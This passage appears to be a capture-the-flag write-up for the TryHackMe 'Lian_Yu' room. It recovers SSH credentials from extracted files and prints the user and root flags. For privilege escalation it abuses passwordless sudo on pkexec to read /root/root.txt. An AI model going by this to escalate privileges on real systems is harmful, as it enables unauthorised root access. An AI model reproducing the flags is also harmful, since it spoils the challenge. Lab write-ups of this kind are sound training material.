  inflating: shado

┌──(kali㉿kali)-[~]
└─$ cat shado
M3tahuman

┌──(kali㉿kali)-[~]
└─$ cat passwd.txt
This is your visa to Land on Lian_Yu # Just for Fun **

a small Note about it

Having spent years on the island, Oliver learned how to be resourceful and
set booby traps all over the island in the common event he ran into dangerous
people. The island is also home to many animals, including pheasants,
wild pigs and wolves.
```

I try run shado contained the string: M3tahuman (the SSH password). Passwd.txt provided the username: slade.




Enter password M3tahuman

Initial Access (User Flag): SSH into the machine using slade: M3tahuman. The first flag was found in user.txt:

We got the Flag
THM{P3OP7E_K33P_53CRET5__C0MPUT3R5_D0N'T}

5. Privilege Escalation (Root Flag)



Second Flag
Running sudo -l showed that the user slade could run /usr/bin/pkexec as root without a password. By executing sudo /usr/bin/pkexec cat /root/root.txt, the final flag was retrieved:
THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}